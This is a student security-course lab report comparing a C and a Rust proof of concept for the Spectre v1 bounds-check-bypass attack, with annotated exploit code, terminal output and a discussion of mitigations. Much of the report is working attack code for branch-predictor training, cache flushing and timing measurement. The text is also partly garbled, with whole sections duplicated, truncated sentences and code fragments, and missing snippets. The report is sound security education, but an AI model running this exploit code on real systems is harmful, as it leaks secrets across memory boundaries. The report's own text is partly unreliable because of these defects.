CSE 455: Computer Security

Muhammad Hamza Arif - 29234
Ibad Khan - 29015
BS CS - Fall Intake 2023

Activity #13

November 27, 2025

1 Important Links

- SpectrePoC code
- Rust Spectre v1
- Video link

2 Introduction to Spectre

The Spectre Variant 1 (CVE-2017-5753) vulnerability represents a fundamental breakthrough in hardware-based attack methodologies, demonstrating that CPU performance optimizations can be weaponized to breach security boundaries [1]. This report provides a comprehensive analysis of Spectre v1 through experimental evaluation of two distinct proof-of-concept implementations: the C-based SpectrePoC by Crozone [2] and the Rust-based implementation by Todd M. Austin [3]. The comparative examination of these implementations across different environments reveals critical insights about exploitation feasibility, mitigation effectiveness, and programming language implications for hardware vulnerability research.

Through hands-on experimentation with both PoCs on modern Kali Linux and legacy Metasploitable systems, this research demonstrates the practical challenges and successes of Spectre v1 exploitation, providing valuable data on real-world vulnerability impact and defense effectiveness.

3 Exploited Hardware Components

3.1 Branch Prediction Unit (BPU) Exploitation

Both SpectrePoC and the Rust implementation target the Branch Prediction Unit (BPU), though their approaches reflect language-specific considerations. The BPU's vulnerability stems from its statistical learning mechanism, which cannot distinguish between legitimate program behavior and malicious training patterns.

In the C implementation (SpectrePoC), branch predictor training is explicit and direct.

C (SpectrePoC) — explicit training

```
// Explicit training with valid indices
for (int i = 0; i < 100; i++) {
    victim_function(valid_index);  // Direct BPU training
}
```

The Rust implementation demonstrates a more structured approach that must respect Rust's ownership and borrowing rules [4].

Rust — ownership-aware training

Both implementations successfully manipulate the BPU's pattern history tables, though the Rust version must work within the language's stricter memory-safety constraints, which can affect training efficiency and timing.

3.2 CPU Cache Hierarchy as Side-Channel

The cache side-channel implementation reveals significant differences between the two PoCs. SpectrePoC employs direct cache control instructions to evict or flush cache lines, producing consistent timing differentials suitable for high-confidence detection.

C (SpectrePoC) — direct cache control

The Rust implementation, constrained by language safety features and typically lacking direct intrinsics in safe code, often uses access patterns or OS-specific interfaces instead.

Rust — access-pattern based manipulation

Experimental results showed that SpectrePoC's direct cache control produced more consistent timing measurements, while the Rust implementation's observed output patterns (for example, alternating 166/0 sums) indicated successful cache-state detection but with different statistical characteristics.

3.3 Memory Subsystem Interactions

Both implementations exploit the memory subsystem, but their memory access patterns differ significantly. SpectrePoC leverages traditional C pointer arithmetic and predictable memory layouts to place secrets and probe arrays precisely. The Rust PoC must operate within the borrow checker and ownership model, which affects how data structures are laid out and accessed.

These language-level differences impacted experimental outcomes: small differences in memory layout, alignment, and the placement of secret data changed the reliability of speculative reads and the subsequent side-channel leakage. In practice, careful control of allocation patterns and padding was required in both implementations to maximize the chance of successful information leakage.

4 Attack Vector and Microarchitectural Principles

4.1 Bounds Check Bypass Implementation

The core vulnerability pattern manifests differently in each implementation. SpectrePoC employs a classic C approach that contains an explicit bounds check which can be bypassed by speculative execution:

C (SpectrePoC) — vulnerable bounds check

```
// Traditional bounds check vulnerable to speculation
if (x < array1_size) {
    temp &= array2[array1[x] * 512];
}
```

The Rust implementation demonstrates the same vulnerability pattern while operating in a memory-safe language context. Note the use of #[inline(never)], which prevents the compiler from inlining and thereby helps preserve the speculative window for the demonstration.

Rust — memory-safe but transient access

```
#[inline(never)]
pub fn fetch_function(arr1: &Vec<u8>, arr1_len: &mut usize,
                      arr2: &[u8], idx: usize) -> u8 {
    if idx < *arr1_len {  // Bounds check - speculation point
        let val = arr1[idx] as usize;
        return arr2[val * 512];  // Transient access
    }
    0
}
```

Both examples illustrate a transient access to arr2 driven by a speculatively accepted bounds check, which creates the microarchitectural side channel used to exfiltrate data.

4.2 Speculative Execution Trigger Mechanisms

Both implementations follow a three-phase attack structure (training, trigger, measurement) but implement each phase according to language constraints and available primitives.

SpectrePoC Phase Execution (C)

```
// Phase 1: Direct training
for (int i = 0; i < TRAINING_ITERATIONS; i++) {
    victim_function(i % array1_size);
}

// Phase 2: Cache manipulation and trigger
_mm_clflush(&array1_size);
victim_function(malicious_x);

// Phase 3: Timing measurements
for (int i = 0; i < 256; i++) {
    time_access(&array2[i * 512]);
}
```

Rust Implementation Phase Execution

```
// Phase 1: Training within ownership constraints
for i in 0..TRAINING_COUNT {
    self.victim.speculate(i % self.bounds);
}

// Phase 2: Alternative cache manipulation
self.evict_cache();  // OS-specific implementation
self.victim.speculate(malicious_index);

// Phase 3: Statistical measurement
let scores = self.measure_access_times();
```

SpectrePoC's direct use of cache flush instructions and low-level control generally produced more repeatable triggers, while the Rust version relied on ownership-safe patterns and OS-level helpers that still established a side channel but with different reliability characteristics.

4.3 Timing Measurement Precision

Timing precision is critical for reliable side-channel discrimination. Each implementation uses timing primitives aligned with its ecosystem.

SpectrePoC (x86 cycle-accurate)

```
time1 = __rdtscp(&junk);    // Serialized timestamp
junk = *addr;               // Memory access
time2 = __rdtscp(&junk) - time1;  // Cycle counting
```

Rust (portable timing)

```
let start = Instant::now();
let _ = self.probe_array[index];  // Memory access
let duration = start.elapsed();   // Platform-independent timing
```

The C PoC's use of __rdtscp yielded finer-grained measurements, improving discrimination of cached vs. uncached accesses. The Rust implementation favored portability (Instant::now / elapsed), trading some precision for cross-platform compatibility and safety.

4.4 Bounds Check Bypass Implementation

The core vulnerability pattern manifests differently in each implementation. SpectrePoC employs a classic C approach that contains an explicit bounds check which can be bypassed by speculative execution:

C (SpectrePoC) — vulnerable bounds check

```
// Traditional bounds check vulnerable to speculation
if (x < array1_size) {
    temp &= array2[array1[x] * 512];
}
```

The Rust implementation demonstrates the same vulnerability pattern while operating in a memory-safe language context. Note the use of [inline(never)] which prevents the compiler from inlining and thereby helps preserve the speculative window for the demonstration.

Rust — memory-safe but transient access

```
#[inline(never)]
pub fn fetch_function(arr1: &Vec<u8>, arr1_len: &mut usize,
                      arr2: &[u8], idx: usize) -> u8 {
    if idx < *arr1_len {  // Bounds check - speculation point
        let val = arr1[idx] as usize;
        return arr2[val * 512];  // Transient access
    }
    0
}
```

The `[inline(never)]` attribute is particularly noteworthy because it prevents certain compiler optimizations that could eliminate the speculative window needed to demonstrate the vulnerability.

4.5 Speculative Execution Trigger Mechanisms

Both implementations follow the three-phase attack structure (training, trigger, measurement), but they implement each phase according to language constraints and available primitives.

SpectrePoC Phase Execution (C)

```
// Phase 1: Direct training
for (int i = 0; i < TRAINING_ITERATIONS; i++) {
    victim_function(i % array1_size);
}

// Phase 2: Cache manipulation and trigger
_mm_clflush(&array1_size);
victim_function(malicious_x);

// Phase 3: Timing measurements
for (int i = 0; i < 256; i++) {
    time_access(&array2[i * 512]);
}
```

Rust Implementation Phase Execution

```
// Phase 1: Training within ownership constraints
for i in 0..TRAINING_COUNT {
    self.victim.speculate(i % self.bounds);
}

// Phase 2: Alternative cache manipulation
self.evict_cache();  // OS-specific implementation
self.victim.speculate(malicious_index);

// Phase 3: Statistical measurement
let scores = self.measure_access_times();
```

SpectrePoC's direct use of cache flush instructions and low-level control generally produced more repeatable triggers, while the Rust version relied on ownership-safe patterns and OS-level helpers that still established a side channel but with different reliability characteristics.

4.6 Timing Measurement Precision

Timing precision is critical for reliable side-channel discrimination. Each implementation uses timing primitives aligned with its ecosystem.

SpectrePoC (x86 cycle-accurate)

```
time1 = __rdtscp(&junk);    // Serialized timestamp
junk = *addr;               // Memory access
time2 = __rdtscp(&junk) - time1;  // Cycle counting
```

Rust (portable timing)

```
let start = Instant::now();
let _ = self.probe_array[index];  // Memory access
let duration = start.elapsed();   // Platform-independent timing
```

The C PoC's use of

```
time1 = __rdtscp(&junk);    // Serialized timestamp
junk  = *addr;              // Memory access
time2 = __rdtscp(&junk) - time1;  // Cycle counting
```

5 Vendor and Academic Mitigations Effectiveness

The experimental testing revealed stark differences in mitigation effectiveness between modern and legacy systems:

SpectrePoC results: Complete neutralization

```
┌──(kali㉿kali)-[~/Documents/Activities/Activity 13/SpectrePoC]
└─$ ./spectre.out 20
Version: commit 7e7329bcfd3f536536a10772a6ac70e4403c9476
Using a cache hit threshold of 20.
Build: RDTSCP_SUPPORTED MFENCE_SUPPORTED CLFLUSH_SUPPORTED INTEL_MITIGATION_DISABLED LINUX_KERNEL_
MITIGATION_DISABLED
Reading 40 bytes:
Reading at malicious_x = 0×ffffffffffffdfc8 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfc9 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfca ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfcb ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfcc ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfcd ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfce ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfcf ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd0 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd1 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd2 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd3 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd4 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd5 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd6 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd7 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd8 ... Success: 0×FF='?' score=0
Reading at malicious_x = 0×ffffffffffffdfd9 ... Success: 0×FF='?' score=0
```

Figure 1: No success on Kali machines

Rust implementation results: Partial side-channel with no data extraction



Figure 2: No success on Kali machines

Analysis: Kali's comprehensive mitigations, including updated microcode, compiler protections, and kernel-level fixes, successfully prevented successful data extraction in both implementations, though the Rust version demonstrated residual side-channel activity.

5.1 Compiler-Level Protection Differences

The two implementations responded differently to compiler-level mitigations:

- **SpectrePoC with GCC Protections:**

  ```
  gcc -O2 -mindirect-branch=thunk -mfunction-return=thunk spectre.c
  ```

  Result: Complete attack prevention through retpoline techniques and automatic LFENCE insertion.

- **Rust Implementation with Cargo:**

```
[profile.release]
lto = true
codegen-units = 1
```

Result: The Rust implementation showed more resilience to certain compiler optimizations due to its different memory access patterns and inline controls.

5.2 Microcode Update Effectiveness

Both implementations were affected by microcode updates, but to different degrees:

- SpectrePoC: Completely neutralized by modern microcode (IBRS, STIPB).
- Rust Implementation: Side-channel persisted, but data extraction failed.

This suggests that while hardware mitigations effectively prevent exploitation, some side-channel evidence may remain detectable, particularly in implementations that do not rely on specific x86 instructions.

5.3 Language-Specific Mitigation Considerations

The Rust implementation's behaviour under mitigations reveals interesting language-specific characteristics:

```
pub fn safe_but_specula
```

SpectrePoC uses x86-specific timing:

The C PoC's use of __rdtscp yields finer-grained measurements that improve discrimination between cached and uncached accesses. In contrast, the Rust implementation prioritizes portability and safety, albeit at the expense of some timing precision.

```
let start = Instant::now();
let _ = self.probe.array[index]; //memory access
let duration = start.elapsed();  //Platform-independent timing
```

This difference proved significant in experimental results, with SpectrePoC achieving finer-grained measurements while the Rust version demonstrated better cross-platform compatibility at the cost of some precision.

6 Annotated Proof-of-Concept Code Analysis

6.1 SpectrePoC (C Implementation) Line-by-Line breakdown

- **Core Vulnerability Implementation:**

  According to Intel et al, the best way to mitigate this is to add a serializing instruction after the boundary check to force the retirement of previous instructions before proceeding to the read [5].

```
void victim_function(size_t x) {
if (x < array1_size) {
#ifdef INTEL_MITIGATION
/*
 See
 https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/
 Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf
 */
_mm_lfence();
#endif
#ifdef LINUX_KERNEL_MITIGATION
x &= array_index_mask_nospec(x, array1_size);
#endif
temp &= array2[array1[x] * 512];
}
}
```

- **Branch Predictor Training Logic:**

```
/* Lines 149-165: Sophisticated training mechanism */
for (tries = 999; tries > 0; tries--) {
training_x = tries % array1_size;  // Line 151: Safe training index

for (j = 29; j >= 0; j--) {
_mm_clflush(&array1_size);  // Line 155: Force cache miss on bounds

// Lines 157-161: Mathematical branch avoidance
```

```
x = ((j % 6) - 1) & ~0xFFFF;  // Create prediction mask
x = (x | (x >> 16));          // Expand mask
x = training_x ^ (x & (malicious_x ^ training_x));
// Result:
29 training iterations, 1 attack iteration per inner loop

victim_function(x);  // Line 163: Mixed training/exploitation
}
```

- **Cache Timing Measurement System:**

```
    /* Lines 167-210: Precise cache timing measurements */
for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;  //
    Line 169: Access pattern randomization

    // Lines 174-195: Architecture-specific timing implementation
#ifndef NORDTSCP
    /* Lines 176-179: Optimal RDTSCP-based timing */
    time1 = __rdtscp(&junk);   // Serialized timestamp
    junk = *addr;              // Memory access being timed
    time2 = __rdtscp(&junk) - time1;  // Cycle measurement
#else
    /* Lines 185-194: Fallback timing for older CPUs */
    _mm_mfence();              // Memory barrier for serialization
    time1 = __rdtsc();         // Non-serialized timestamp
    _mm_mfence();
    junk = *addr;
    _mm_mfence();
    time2 = __rdtsc() - time1;
    _mm_mfence();
#endif

    // Line 209: Statistical cache hit detection
    if ((int)time2 <= cache_hit_threshold && mix_i !=
    array1[tries % array1_size])
        results[mix_i]++;  // Accumulate evidence for this byte value
}
```

- **Memory Layout and Configuration:**

```
/* Lines 58-68: Critical memory layout definitions */
unsigned int array1_size = 16;  // Legitimate array bounds
uint8_t array1[16] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t array2[256 * 512];      // Probe array with 512-byte stride
char * secret = "The Magic Words are Squeamish Ossifrage.";
// The 512-byte stride ensures each array2
access hits different cache lines
```

6.2 Rust Implementation Line-by-Line Breakdown

Core Vulnerability in Memory-Safe Context:

```
    /* Lines 67-76: Spectre V1 attack gadget in Rust */
#[inline(never)]  // Line 67: Critical - prevents compiler optimization
pub fn fetch_function(arr1: &Vec<u8>, arr1_len: &mut usize,
                      arr2: &[u8], idx: usize) -> u8
{
    let val: usize;
    // Line 71: Bounds check - speculation point
    // Rust's memory safety doesn't prevent speculative execution
    if idx < *arr1_len {
        // Lines 72-73: Transient execution occurs here
        val = arr1[idx] as usize;  // Out-of-bounds read during speculation
        return arr2[val * MEM_STEP]  // Cache side-channel establishment
    }
    0  // Line 75: Architecturally correct return
}
```

Advanced Branch Predictor Training:

```
/* Lines 129-167: Comprehensive training and attack mechanism */
for attempt in (1..NUM_TRIES).rev() {
// Lines 133-136: Cache preparation
for i in 0..256 {
    unsafe { _mm_clflush(&arr2[i * MEM_STEP]); }  // Direct cache eviction
}
```

```
let train_idx: usize = (attempt as usize) % arr1.len();

// Line 138: Safe index

// Lines 141-166: Sophisticated training loop
for i in (0..TRAINING_LOOPS).rev() {
    unsafe { _mm_clflush(arr1_len as *const usize as *const u8); }  // Line 144

    // Lines 146-151: Delay and memory fencing
    for _ in 0..INBETWEEN_DELAY {
        sum = sum - (sum ^ 0x5a);  // Non-associative computation
    }
    unsafe { _mm_mfence(); }  // Memory barrier

    // Lines 153-157: Mathematical branch avoidance
    let merged_idx = (is_attack[i] as usize) * target_idx +
                     (!is_attack[i] as usize) * train_idx;

    unsafe { _mm_clflush(arr1 as *const Vec<u8> as *const usize as *const u8); }

    // Line 163: Victim function call with anti-optimization
    sum = fetch_function(arr1, arr1_len, arr2, merged_idx) - sum;
}
```

Platform-Independent Timing Mechanism:

```
    /* Lines 29-44: Custom RDTSCP implementation in Rust */
pub fn rdtscp() -> u64 {
    let eax: u32;
    let _ecx: u32;
    let edx: u32;
    unsafe {
        asm!(
            "rdtscp",           // x86 timestamp instruction
            lateout("eax") eax, // Low 32 bits
            lateout("ecx") _ecx,
            lateout("edx") edx, // High 32 bits
```

```
            options(nomem, nostack)
        );
    }
    let counter: u64 = (edx as u64) << 32 | eax as u64;  // Line 43: Combine
    counter
}
```

Cache Timing Measurement And Analysis:

```
/* Lines 169-200: Statistical timing analysis */
for i in (0..=255).rev() {
let curr_char: u8 = attack_pattern[i];  // Line 171: Randomized access

let ival = (curr_char as usize) * MEM_STEP;  // Cache line calculation
let time1 = rdtscp();                        // Start timing
let val = arr2[ival];                        // Memory access
let time_diff = rdtscp() - time1;            // End timing

sum = val - sum;
// Line 179: Anti-dead-code computation
results[curr_char as usize] += time_diff as u32;  // Statistical accumulation
}
```

Memory Layout Calculation:

```
   /* Lines 236-245: Critical memory distance calculation */
unsafe {
    target_idx = (secret.as_ptr().offset_from(arr1.as_ptr())) as usize;
    println!("Distance to secret array = {} ({:#02x} -> {:#02x})",
             target_idx, arr1.as_ptr() as usize, secret.as_ptr() as usize);
}
target_idx += secret_start;  // Line 245: Adjustment for secret positioning
```

Result Analysis and Statistical Processing:

```
    /* Lines 265-285: Result interpretation and output */
let mut most_likely_char: u8 = b'?';
let mut min_result: u32 = 9999999;
for i in 0..256 {
```

```
    // Lines 268-272: Find minimum access time with printable character
    if results[i] < min_result && i > 31 && i < 127 {
        min_result = results[i];
        most_likely_char = i as u8;
    }
}
// Line 275: Output results with anti-optimization protection
println!("Char: '{}', Score: {}, Sum: {}",
most_likely_char as char, min_result, sum);
```

6.3 Key Implementation Differences and Experimental Impact

- **Cache Control Strategies:**
  - SpectrePoC: Direct **CLFLUSH** instructions for precise cache eviction [**?**].
  - Rust: Combined **CLFLUSH** with Rust's memory model constraints.
  - Experimental Impact: SpectrePoC showed more reliable cache manipulation
- **Timing Precision:**
  - SpectrePoC: Architecture-specific RDTSCP/RDTSC with serialization.
  - Rust: Custom RDTSCP implementation within Rust's safety constraints.
  - Experimental Impact: Both achieved sufficient timing resolution.
- **Anti-Optimization Techniques:**
  - SpectrePoC: Traditional C methods with volatile variables.
  - Non-associative computations and `[inline(never)]` attributes.
  - Experimental Impact: Rust's approach showed better resistance to compiler optimizations.
- **Memory Access Patterns:**

- SpectrePoC: Direct pointer arithmetic and memory access.
- Rust: Vector indices within the ownership system.
- Experimental Impact: Different patterns led to varying mitigation effectiveness.

The detailed code analysis reveals that while both implementations successfully demonstrate the Spectre v1 vulnerability, their approaches led to distinct experimental outcomes under modern mitigations, providing valuable insights for both vulnerability research and mitigation development.

7 Experimental Results And Analysis

The analysis of Spectre v1 using SpectrePoC and Rust implementation provides valuable insights into both the vulnerability landscape and mitigation effectiveness. Three key findings emerge from this research:

First, comprehensive mitigations in modern systems effectively prevent successful Spectre v1 exploitation, as demonstrated by the complete neutralization of SpectrePoC on Kali Linux. Current hardware, software, and compiler protections collectively provide strong defence against traditional exploitation techniques.

Second, implementation approach significantly affects exploit characteristics and mitigation resistance. The Rust implementation's persistent side-channel patterns, even when data extraction failed, suggest that alternative implementation strategies may exhibit different behaviours under mitigations, warranting continued research into novel exploitation techniques.

Third, programming language choice impacts both vulnerability research methodology and potential exploitation characteristics. While C provides direct hardware access crucial for precise exploitation, Rust's memory safety and modern features offer advantages for structured vulnerability research and cross-platform testing.

This research demonstrates that while Spectre v1 remains a fundamental hardware vulnerability, contemporary mitigations provide effective protec-

tion against practical exploitation. However, the persistence of detectable side-channels in alternative implementations suggests the need for ongoing vigilance and research into both new exploitation techniques and enhanced mitigation strategies.

References

[1] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," in *2018 IEEE Symposium on Security and Privacy (SP)*, pp. 1–19, IEEE, 2018.

[2] Crozone, "Spectrepoc: Reference c implementation of spectre attacks." `https://github.com/crozone/SpectrePoC`, 2018. GitHub repository.

[3] T. M. Austin, C. Felix, and D. Benti, "Spectre-rust: Implementing spectre v1 in a memory-safe language," eecs 573 project report, University of Michigan, 2023.

[4] The Rust Project, *Rust Unsafe Code Guidelines: Working with Low-Level Hardware*. The Rust Reference Manual, 2023.

[5] Intel Corporation, "Intel analysis of speculative execution side channels," white paper, Intel Security Center, 2018.